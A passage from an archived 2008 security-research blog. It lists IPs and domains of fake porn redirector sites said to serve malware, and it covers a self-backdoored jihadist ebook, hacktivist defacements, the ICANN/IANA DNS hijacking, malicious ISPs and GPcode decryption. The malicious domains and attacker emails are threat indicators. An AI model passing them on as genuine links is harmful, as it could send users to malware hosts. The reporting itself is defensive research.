porn-look .net /karon/136085893/1/ &id=1219

poweradult .net /tense/1523522750/1/ &id=1219

poweradult .net /hopp/1955964399/1/ &id=1219

scan-porn .net /vanne/350822489/1/ &id=1219

porn-comp .com /deb/1451360694/1/ &id=1219

about-adult .net /moll/1511640690/1/ &id=1219

porn-popular .com /obediah/562846948/1/ &id=1219

helpporn .net /tamarra/776122096/1/ &id=1219

pleasure-porn .com /aristotle/1046422029/1/ &id=1219

porn-comp .com /titia/158157566/1/ &id=1219

group-adult .net /gay/1297835054/1/ &id=1219

porn-look .net /katherine/2136357734/1/ &id=1219

helpporn .net /azubah/1197502147/1/ &id=1219

porn-comp .com /claes/770105101/1/ &id=1219

Associated fake porn sites :

380



1	64.28.185.78	porn-the.net	pornbrake.com
2	64.28.185.75	about-adult.net	sexnitro.net
3	64.28.185.74	look-adult.net	brakesex.net
4	64.28.185.78	porn-the.net	pornnitro.net
5	64.28.180.236	adultbookings.com	adultbookings.com
6	64.28.185.74	look-adult.net	qazsex.com
7	64.28.185.76	pleasure-porn.com	lightporn.net
8	64.28.185.77	service-porn.com	delfiporn.net
9	64.28.185.77	service-porn.com	pornqaz.com
10	64.28.185.76	pleasure-porn.com	megazporn.com
11	64.28.185.74	look-adult.net	uinsex.com
12	64.28.185.74	look-adult.net	xerosex.com
13	64.28.179.19	serviceporn.com	serviceporn.com
14	64.28.183.170	bestpriceporn.com	aboutadultsex.com
15	64.28.183.173	superliveporn.com	superliveporn.com
16	64.28.183.170	bestpriceporn.com	bestpriceporn.com
17	64.28.178.244	contactporn.net	contactporn.net
18	64.28.179.18	relatedporn.com	relatedporn.com
19	64.28.183.178	landporno.com	landporno.com
20	64.28.180.236	adultbookings.com	adultsper.com
21	64.28.179.20	plus-porn.com	plus-porn.com
22	64.28.183.170	bestpriceporn.com	adultstarworld.com
23	64.28.180.237	sureadult.com	cutadult.com
24	64.28.180.235	moviexxxhotel.com	moviexxxhotel.com
25	64.28.178.214	porno-go.com	porno-go.com
26	64.28.183.172	pornxxxfilm.com	pornxxxfilm.com
27	64.28.179.20	plus-porn.com	porn-sea.com
28	64.28.179.20	plus-porn.com	review-sex.com
29	64.28.180.237	sureadult.com	sureadult.com
30	64.28.180.221	browseadult.com	browseadult.com
31	64.28.180.218	network-adult.com	network-adult.com
32	64.28.180.221	browseadult.com	timeadult.com
33	64.28.178.197	virtual-sexy.net	virtual-sexy.net
34	64.28.183.171	funxxxporn.com	funxxxporn.com
35	64.28.180.237	sureadult.com	loweradult.com
36	64.28.180.234	gallerypictures.net	adultfilmsite.com
37	64.28.180.236	adultbookings.com	xxxallvideo.com

pornbrake .com

sexnitro .net

brakesex .net

pornnitro .net

adultbookings .com

qazsex .com

lightporn .net

delfiporn .net

381

pornqaz .com

megazporn .com

uinsex .com

xerosex .com

serviceporn .com

aboutadultsex .com

superliveporn .com

bestpriceporn .com

contactporn .net

relatedporn .com

landporno .com

adultsper .com

plus-porn .com

adultstarworld .com

cutadult .com

moviexxxhotel .com

porno-go .com

pornxxxfilm .com

porn-sea .com

review-sex .com

sureadult .com

browseadult .com

network-adult .com

timeadult .com

virtual-sexy .net

funxxxporn .com

loweradult .com


adultfilmsite .com

xxxallvideo .com

custom-sex .com

g

382



1	64.28.179.20	plus-porn.com	custom-sex.com
2	64.28.180.234	gallerypictures.net	gallerypictures.net
3	64.28.180.235	moviexxxhotel.com	usaadultvideo.com
4	64.28.180.234	gallerypictures.net	adultmovieplus.com
5	64.28.179.21	porn-cruise.com	porn-cruise.com
6	64.28.180.234	gallerypictures.net	clubxxxvideo.com
7	64.28.180.237	sureadult.com	mitadult.com
8	64.28.180.234	gallerypictures.net	galleryalbum.net
9	64.28.180.236	adultbookings.com	xxxteenfilm.com
10	64.28.180.235	moviexxxhotel.com	hardcorevideosite.com
11	64.28.180.222	helpadult.com	helpadult.com
12	64.28.178.180	portaladult.net	portaladult.net
13	64.28.179.18	relatedporn.com	service-sex.com
14	64.28.180.221	browseadult.com	driveadult.com
15	64.28.178.213	access-porno.com	access-porno.com
16	64.28.179.19	serviceporn.com	time-sex.com
17	64.28.180.219	plus-adult.com	plus-adult.com
18	64.28.180.236	adultbookings.com	worldadultvideo.com
19	64.28.180.222	helpadult.com	key-adult.com
20	64.28.179.19	serviceporn.com	estatesex.com
21	64.28.183.173	superliveporn.com	superadultfriend.com
22	64.28.183.173	superliveporn.com	superporncity.com
23	216.255.188.6	zero-porno.com	zero-porno.com
24	64.28.180.220	scanadult.com	scanadult.com
25	64.28.183.170	bestpriceporn.com	adultsexpro.com
26	64.28.183.170	bestpriceporn.com	adultzoneworld.com
27	64.28.183.172	pornxxxfilm.com	porntimeguide.com
28	64.28.183.173	superliveporn.com	usbestporn.com
29	64.28.180.236	adultbookings.com	adulttow.com
30	64.28.179.18	relatedporn.com	look-porn.com
31	64.28.180.234	gallerypictures.net	galleryclick.net
32	64.28.178.197	virtual-sexy.net	micro-sex.com
33	64.28.179.19	serviceporn.com	estatesex.com
34	64.28.179.19	serviceporn.com	try-sex.com
35	64.28.181.28	0bucksforpornmovie.com	0bucksforpornmovie.com
36	64.28.178.242	planetfreepornmovies.com	gays-video-xxx.com
37	216.255.178.210	hackthegrid.com	hackthegrid.com

allerypictures .net

usaadultvideo .com

adultmovieplus .com

porn-cruise .com

clubxxxvideo .com

mitadult .com

galleryalbum .net

xxxteenfilm .com

hardcorevideosite .com

383

helpadult .com

portaladult .net

service-sex .com

driveadult .com

access-porno .com

time-sex .com

plus-adult .com

worldadultvideo .com

key-adult .com

estatesex .com

superadultfriend .com

superporncity .com

zero-porno .com

scanadult .com

adultsexpro .com

adultzoneworld .com

porntimeguide .com

usbestporn .com

adulttow .com

look-porn .com

galleryclick .net

micro-sex .com

estatesex .com

try-sex .com

0bucksforpornmovie .com

gays-video-xxx .com

hackthegrid .com

savetop .info

vidsplanet .net

freexxxhere .com

gestkoeporno .com

384

tv-adult .info

gays-adult-video .com

matures-video .com

analcekc .com

tabletskard .in

molodiedevki .com

dom-porno .com

pornoaziatki .com

latinosvideo .com

geiporno .com

sweetfreeporn .com

If exposing a huge domains portfolio of currently active redirectors has the potential to ruin someone's vacation, then consider someone's vacation ruined already.

Related posts:

[2]Underground Multitasking in Action

[3]Fake Celebrity Video Sites Serving Malware

[4]Blackhat SEO Redirects to Malware and Rogue Software

[5]Malicious Doorways Redirecting to Malware

[6]A Portfolio of Fake Video Codecs

1. http://www.lavasoftsupport.com/index.php?showtopic=2662

2. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

3. http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html

4. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

5. http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html

6. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

385



Backdoording Cyber Jihadist Ebooks for Surveillance Purposes (2008-06-25 23:11)

It appears that cyber jihadists are striking back at the academic and intelligence community, by binding their propaganda Ebooks with malware, then distributing them across different forums, thanks to a recently analyzed Ebook entitled " The Al-Qaeda network's timely entrance in Palestine " distributed by the Global Islamic Media Front

- hat tip to [1]Warintel.

If it were posted by a newly joined forum member, it would have logically raises the suspicion that it's in fact intelligence agencies spreading malware infected Ebooks around cyber jihadist forums, but it's since this one in particular is being distributed by what looks like a hardcore cyber jihadist, it brings the discussion to a whole new level.

What are they trying to achive? Abuse the already established trust of their readers and cyber jihadist supporters in order to snoop on their Internet activities, or it's the academic and intelligence community they are trying to monitor? In times when botnets can be rented and created on demand, they seem to be more interested in infecting their enemies. Moreover, I suspect that prior to the forum posting, private messages and emails were automatically sent to notify members whose number of posts at the forum greate outpace those of average observers, perhaps the target in such an attack.

The malware is detected by 9 out of 33 antivirus scanners as Trojan.Midgare.gra . Consider reading a previous post on " [2]Terror on the Internet - Conflict of Interest" as well as through the related posts summarizing all the cyber jihadist research I've conducted so far.

1. http://warintel.blogspot.com/2008/06/al-qaeda-hacking-members.html

2. http://ddanchev.blogspot.com/2008/03/terror-on-internet-conflict-of-interest.html

386



Right Wing Israeli Hackers Deface Hamas's Site (2008-06-26 20:14)

Compared to historical hacktivism tensions between different nations, [1]Israeli and Palestinian hacktivists seem to be most sensitive to "virtual fire exchange" like this one, and consequently, just like in real-life, always look and find for an excuse to engage in a conflict. [2]Israeli hackers penetrate Hamas website :

" Israeli hackers boasted Thursday about breaking into the website of Izz al-Din al-Qassam, Hamas' military wing, which now displays a white screen and words in Arabic announcing technical difficulties. The hacker group, which calls itself Fanat al-Radical (the fanatical radicals), also said that it broke into additional terror organizations'

sites and those of various leftist movements. In a Ynet interview, a group representative who refused to reveal his name said, "We searched for relevant sites with the criteria we look for, whether leftist or anti-Zionist, and looked for loopholes. Our emphasis was always on the al-Qassam site. "The criteria are defined as anti-Zionist or anti-Jewish sites that support or assist in harming Zionism and the existence of Israel as a Zionistic, Jewish state. "

The message they left :

" Hacked by XcxooXL and FENiX from Fanat Al Radical Greets: Sn4k3 Contact: Fanat.al.Radical@gmail.com

"

These script kiddies using SQL injection vulnerabilities within the affected sites, since they indeed managed to deface several other as well, seem to have also participated in the 2006 cyber conflict sparkled due to the [3]the 387

kidnapping of three soldiers. One of their defacements remains still active (aviv.perffect-x.net/deface.html)

" We will stand against the Islam until the kidnapped soldiers, Gilad Shalit, Eldad Regev and Ehod Goldvaser will be return, We will attack arabic servers and site which support the Islam and protest against the zionism "

What if every script kiddie with a SQL injection scanners goes into politics? It's a mess already.

Related posts:

[4]Monetizing Web Site Defacements

[5]Pro-Serbian Hacktivists Attacking Albanian Web Sites

[6]The Rise of Kosovo Defacement Groups

[7]A Commercial Web Site Defacement Tool

[8]Phishing Tactics Evolving

[9]Web Site Defacement Groups Going Phishing

[10]Hacktivism Tensions

[11]Hacktivism Tensions - Israel vs Palestine Cyberwars

[12]Mass Defacement by Turkish Hacktivists

[13]Overperforming Turkish Hacktivists

[14]

1. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

2. http://www.ynetnews.com/articles/0,7340,L-3560756,00.html

3. http://www.mfa.gov.il/MFA/MFAArchive/2000_2009/2004/1/Israeli%20MIAs

4. http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html

5. http://ddanchev.blogspot.com/2008/05/pro-serbian-hacktivists-attacking.html

6. http://ddanchev.blogspot.com/2008/04/rise-of-kosovo-defacement-groups.html

7. http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html

8. http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html

9. http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html

10. http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html

11. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

12. http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html

13. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html

14. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html



ICANN and IANA's Domain Names Hijacked by the NetDevilz Hacking Group (2008-06-27 02:58)

[1]

The official domains of [2]ICANN, the Internet Corporation for Assigned Names and Numbers, and [3]IANA, the Internet Assigned Numbers Authority were hijacked earlier today, by the [4]NetDevilz Turkish hacking group which also [5]hijacked Photobucket's domain on the 18th of June. [6]Zone-H mirrored the defacements, some of which still remain active for the time being.

[7]

389



Read more here - "[8]ICANN and IANA's domains hijacked by Turkish hacking group". A single email appears to have been used in the updated DNS records of all domains, logically courtesy of the NetDevilz team - [9] fori-cann1230@gmail.com

More details will be posted as soon as they emerge.

UPDATE:

The ICANN has restored access to its domains, and as in every other DNS hijacking the correct records will be 390



updated on a mass scale in 24/48 hours. Some press coverage :

[10]Ankle-biting hackers storm net's overlords, hijack their domains

[11]Hackers hijack critical Internet organization sites

[12]No such thing as a guaranteed safe site

[13]Good Always Comes Out of Bad

[14]Hackers Deface ICANN, IANA Sites

[15]ICANN publicity may have triggered malicious behavior

[16]Turkish Hackers Relive Memories in Photobucket

[17]ICANN Web Site Compromise

Moreover, according to an [18]article at Computerworld, the ICANN weren't aware of the hijack :

" A spokesman for ICANN contacted Friday morning wasn't aware of the hack, and declined comment until he find out more. "

391

Let's hope that they issue a statement on the situation once they know more about how it happened. More comments follow from the ICANN - "[19]Turkish Hacker Group Strikes Again, This Time Victims are ICANN and IANA" :

" Latest response received by CircleID from ICANN states that the problem took place at their registrar level. A Whois look up shows Register.com as the registrar for the hacked domains. ICANN has further stated that the registrar "fixed the dns redirection within 20 minutes of us notifying them of the problem. The registrar is actively investigating what happened and has promised to report back to us on what happened. "

This is the second time in a row when DNS hijacking happens through Register.com compared to [20]Comcast.net's one done through Network Solutions.

1.

http://4.bp.blogspot.com/_wICHhTiQmrA/SGQgOdcE8AI/AAAAAAAAAB2k/WhMcLZS_2Ec/s1600-h/netdevilz_icann_iana_atspace.JPG

2. http://en.wikipedia.org/wiki/ICANN

3. http://en.wikipedia.org/wiki/Internet_Assigned_Numbers_Authority

4. http://ddanchev.blogspot.com/2008/06/update-to-photobuckets-dns-hijacking.html

5. http://blogs.zdnet.com/security/?p=1285

6. http://www.zone-h.org/content/view/14973/30/

7. http://3.bp.blogspot.com/_wICHhTiQmrA/SGQ5Xyi9PiI/AAAAAAAAAB20/62_Zqwtp4MQ/s1600-h/netdevilz_icann_iana1.JPG

8. http://blogs.zdnet.com/security/?p=1356

9. http://blogs.zdnet.com/security/images/netdevilz_icann_iana_atspace1.JPG

10. http://www.theregister.co.uk/2008/06/27/iana_and_icann_hijacked/

11. http://www.nytimes.com/idg/IDG_852573C40069388000257

475005F6F4D.html?partner=rssnyt&emc=rss

12. http://blogs.stopbadware.org/articles/2008/06/27/no-such-thing-as-a-guaranteed-safe-site

13. http://isc.sans.org/diary.html?storyid=4637

14. http://www.thewhir.com/marketwatch/062708_Hackers_Deface_ICANN_IANA_Sites.cfm

15. http://www.betanews.com/article/ICANN_publicity_may_have_triggered_malicious_behavior/1214588164

16. http://blog.trendmicro.com/turkish-hackers-relive-memories-in-photobucket/

17. http://securitylabs.websense.com/content/Alerts/3119.aspx

18. http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=development&articleId=91042

19. http://www.circleid.com/posts/86272_turkish_hackers_strike_again_icann_iana/

20. http://blogs.zdnet.com/security/?p=1213



The Malicious ISPs You Rarely See in Any Report (2008-06-30 15:11)

The [1]recently released badware report entitled “[2]May 2008 Badware Websites Report" lists several Chinese netblocks tolerating malicious sites on their networks. As always, these are just the tip of the iceberg out of a relatively good sample that the folks at Stopbadware.org used for the purposes of their report. In the long term however, with the increasing prelevance of fast-fluxing, a country’s malicious rating could become a variable based on the degree of dynamic fast-fluxing abusing its infrastructure in a particular moment in time. Moreover, forwarding the risk and the malicious infrastructure to malware infected hosts, and exploited web servers, creates a "twisted reality" where the countries with the most disperse infrastructure act as a front end to the countries abusing it, ones that make it in any report, since they are the abusers.

The report lists the following malicious netblocks, a great update to a previous post on "[3]Geolocating Malicious ISPs" :

- CHINANET-BACKBONE No.31,Jin-rong Street

- CHINA169-BACKBONE CNCGROUP China169

393

- CHINANET-SH-AP China Telecom (Group)

- CNCNET-CN China Netcom Corp.

- GOOGLE - Google Inc.

- DXTNET Beijing Dian-Xin-Tong Network Technologies Co., Ltd.

- SOFTLAYER - SoftLayer Technologies Inc.

- THEPLANET-AS - ThePlanet.com Internet Services, Inc.

- INETWORK-AS IEUROP AS

- CHINANET-IDC-BJ-AP IDC, China

With some minor exceptions though, in the face of the following ISPs you rarely see in any report - ***InterCage, Inc., Softlayer Technologies, Layered Technologies, Inc., Ukrtelegroup Ltd, Turkey Abdallah Internet Hizmetleri, and Hostfresh****. Ignoring for a second the fact that the "the whole is greater than the sum of it's parts", in this case, the parts represent RBN's split network. Since it's becoming increasingly common for any of these ISPs to provide standard abuse replies and make it look like there's a shutdown in process, the average time it takes to shut down a malware command and control, or a malicious domain used in a high-profile web malware attack is enough for the campaign to achieve its objective. The evasive tactics applied by the malicious parties in order to make it harder to assess and prove there's anything malicious going on, unless of course you have access to multiple sources of information in cases when OSINT isn't enough, are getting even more sophisticated these days. For instance, the Russian Business Network has always been taking advantage of "[4]fake account suspended notices" on the front indexes of its domains, whereas the live exploit URLs and the malware command and controls remained active.*

And while misconfigured web malware exploitation kits and malicious doorways continue supplying good sam-

ples of malicious activity, we will inevitable start witnessing more evasive practices applied in the very short term.

Related posts:

[5]The New Media Malware Gang - Part Three

[6]The New Media Malware Gang - Part Two

[7]The New Media Malware Gang

[8]HACKED BY THE RBN!

[9]Rogue RBN Software Pushed Through Blackhat SEO

[10]RBN's Phishing Activities

394

[11]RBN's Puppets Need Their Master

[12]RBN's Fake Account Suspended Notices

[13]A Diverse Portfolio of Fake Security Software

[14]Go to Sleep, Go to Sleep my Little RBN

[15]Exposing the Russian Business Network

[16]Detecting the Blocking the Russian Business Network

[17]Over 100 Malwares Hosted on a Single RBN IP

[18]RBN's Fake Security Software

[19]The Russian Business Network

1. http://blogs.zdnet.com/security/?p=1339

2. http://www.stopbadware.org/pdfs/StopBadware_Infected_Sites_Report_062408.pdf

3. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

4. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

5. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

6. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

7. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

8. http://ddanchev.blogspot.com/2008/04/hacked-by-rbn.html

9. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

10. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

11. http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html

12. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

13. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

14. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html

15. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html

16. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

17. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

18. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

19. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

395

1.7

July

396



Summarizing June's Threatscape (2008-07-01 12:21)

June's threatscape that I'll summarize in this post based on all the research conducted during the month, was a very vibrant one. With the return of GPcode, a remotely exploitable flaw in the Zeus crimeware kit allowing both, researchers and malicious parties to assess the severity of a particular banker malware campaign, the increasing use of malicious doorways next to ICANN and IANA's DNS hijacking, all speak for themselves and how diverse the threats and, of

course, the abilities to maintain a decent situatiational awareness about what's going on have become.

01. *[1]U.K's Crime Reduction Portal Hosting Phishing Pages - nothing new here since vulnerable sites are to be*

"remotely file included" and SQL injected to locally host anything on behalf of a malicious party. Risk and responsibility forwarding is one thing, but having a crime reduction portal hosting phishing pages is entirely another.

The phishing pages was shut down in less than 12 hours upon notification

02. *[2]Price Discrimination in the Market for Stolen Credit Cards - Tracking down "yet another stolen credit cards for sale" service in the wild, the price discremination that they applied greatly reflects the current lack of transpararency for a potential buyer of stolen credit cards, and how higher profit margins are driving the entire business model. With script kiddies running their own botnets and undermining the sophisticated botnet master's high profit margin business model by undercutting their prices, stolen credit cards are not what they used to be - an exclussive good. Nowadays, they are a commodity good and often a bargain*

397

03. *[3]Blackhat SEO Redirects to Malware and Rogue Software - Sampling an active blackhat SEO campaign out of the hundreds of thousands currently active online, releaved a large portfolio of domains serving Zlob variants by pitching them as fake codecs that the end user should download if they are to view the non existent adult content at the sites. Where's the OSINT mean? It's in the fact that the codecs and the fake security software phone back to UkrTeleGroup Ltd's network*

04. *[4]Using Market Forces to Disrupt Botnets - With the current oversupply of malware infected hosts, and botnet masters embracing the services model for anything malicious, in this post I discussed the radical security approach of puchasing already infected malware hosts on a per country basis, disinfecting them and forcing them to update all the software on the infected PCs. Of course, on an opt-in basis. The possibility to directly provide incentives for botnet hunters to shut down whatever they come across to on a daily basis, and that's a lot of botnets, is also there* ***05.*** *[5]Who's Behind the GPcode Ransomware? - The title speaks for itself, the research with enough actionable intelligence gathered in the shortest timeframe possible is already proving accurate and highly valuable. How come?*

Stay tuned for more developments

398

06. *[6]ImageShack Typosquatted to Serve Malware - In a rare instance of a creative attack combining typosquatting in order to impersonate ImageShack and serve malware by redirecting users to an image file that is actually forwarding to the binary, I was recently tipped by the folks at TrendMicro who are also following this that the site is up and running again. Not for long*

07. *[7]Fake YouTube Site Serving Flash Exploits - Next to using the usual set of exploits courtesy of a commodity web malware exploitation kit, this campaign was also using flash exploits. Even more interesting is the fact that the password stealer obtained was attempting to phone back to a misconfigured malware command and control*

interface, basically allowing you to assess the campaign from the eyes of the "campaigner"

08. *[8]Monetizing Web Site Defacements - Web site defacements are getting monetized just like SQL injections are in order to locally host a blackhat search engine optimization campaign on a vulnerable site with a high page rank. In this post I've assessed such monetization courtesy of a web site defacer at The Africa Middle Market Fund*

399

09. *[9]Malicious Doorways Redirecting to Malware - Yet another large domains portfolio exposed though a malicious doorway redirecting to fake porn and video sites serving Zlob variants, tracking down the initial spamming of the malicious doorways across multiple vulnerable forums and guestbooks*

10. *[10]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw - When cyber criminals get advised to patch their vulnerable versons of the Zeus Crimeware Kit, you know there's a monoculture in the crimeware market.*

This flaw released publicly in May, 2008, not just allows others to hijack someone's ebanking botnet, but also, vendors and researchers to better assess a vulnerable Zeus command and control location

11. *[11]Fake Celebrity Video Sites Serving Malware - When templates for fake video and adult sites are just as available as they are now, anyone can take advantage of this cheap social engineering track that seems to work just fine. Compared to relying on blackhat search optimization to acquire traffic, some of the campaigns were SQL*

injected at vulnerable sites in order to drive traffic to them, next to several other tactics which when combined can result in a lot of people unknowingly visiting the sites

400

12. *[12]Phishing Campaign Spreading Across Facebook - An internal phishing campaign was circulating across Facebook, which got taken care of thanks to coordinated efforts with Facebook's security folks. There's also an indicating tha they are currently typosquatting other social networking sites like Hi5 for instance*

13. *[13]Underground Multitasking in Action - As a firm believed in taking a random sample for a particular threat segment, this was once of these cases confirming the confidence I've built into anticipating upcoming tactics and strategies to be used*

14. *[14]An Update to Photobucket's DNS Hijacking - Despite that Photobucket didn't oficially acknowledge the DNS*

hijacking, the hosting provider the NetDevilz hacking team used issued a statement. Ironically, the Turkish hacking group used the same provider weeks later to redirect ICANN and IANA's domains to Atspace.com

15. *[15]Fake Porn Sites Serving Malware - Among the largest domains portfolio of malware serving porn sites I've exposed in a while, all of them naturally remain active since they are hosted on a partition of RBN's diverse network.*

Visualizing a malicious doorway or the entire ecosystem provides a better understanding at how structured the ecosystems are

16. *[16]Backdoording Cyber Jihadist Ebooks for Surveillance Purposes - Despite that in this case we have a cyber jihadist backdoording his own released books, the international intelligence community next to law enforcement are known to have expressed interest in backdooring suspect's PCs, so why not SQL inject the cyber jihadist forums themselves?*

17. *[17]Right Wing Israeli Hackers Deface Hamas's Site - When you read that Hamas's site is hacked, you ask yourself the following, do they even have a web site that's up the running? The answer to which would be the fact that even Hezbollah has been maintaining an Internet infrastructure since 1998*

18. *[18]ICANN and IANA's Domain Names Hijacked by the NetDevilz Hacking Group - A fact is a fact, no comment here, go through all the technical details of the hijacking, including some actionable intelligence on who's behind the hijacking*

19. *[19]The Malicious ISPs You Rarely See in Any Report - Who's tolerating malicious activities on their network, and how is the RBN related to all this? Well, when combined, the tiny parts of these ISPs represent a tiny part of the Russian Business Network itself*

1. http://ddanchev.blogspot.com/2008/06/uks-crime-reduction-portal-hosting.html

2. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

3. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

4. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

5. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

6. http://ddanchev.blogspot.com/2008/06/imageshack-typosquatted-to-serve.html

7. http://ddanchev.blogspot.com/2008/06/fake-youtube-site-serving-flash.html

8. http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html

9. http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html

10. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

11. http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html

12. http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html

13. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

14. http://ddanchev.blogspot.com/2008/06/update-to-photobuckets-dns-hijacking.html

15. http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html

16. http://ddanchev.blogspot.com/2008/06/backdoording-cyber-jihadist-ebooks-for.html

17. http://ddanchev.blogspot.com/2008/06/right-wing-israeli-hackers-deface.html

18. http://ddanchev.blogspot.com/2008/06/icann-and-ianas-domain-names-hijacked.html

19. http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html

402



Decrypting and Restoring GPcode Encrypted Files (2008-07-01 15:11)

The futile attempt to directly attack the encryption algorithm used by the GPcode ransomware, is prompting

Kaspersky Labs to invest in a more [1]pragmatic solutions to the problem, with [2]a new version of the StopGpcode tool released last week. More info :

" It turns out that if a user has files that are encrypted by Gpcode and versions of those same files that are unencrypted, then the pairs of files (the encrypted and corresponding unencrypted file) can be used to restore other files on the victim machine. This is the method that the StopGpcode2 tool uses.

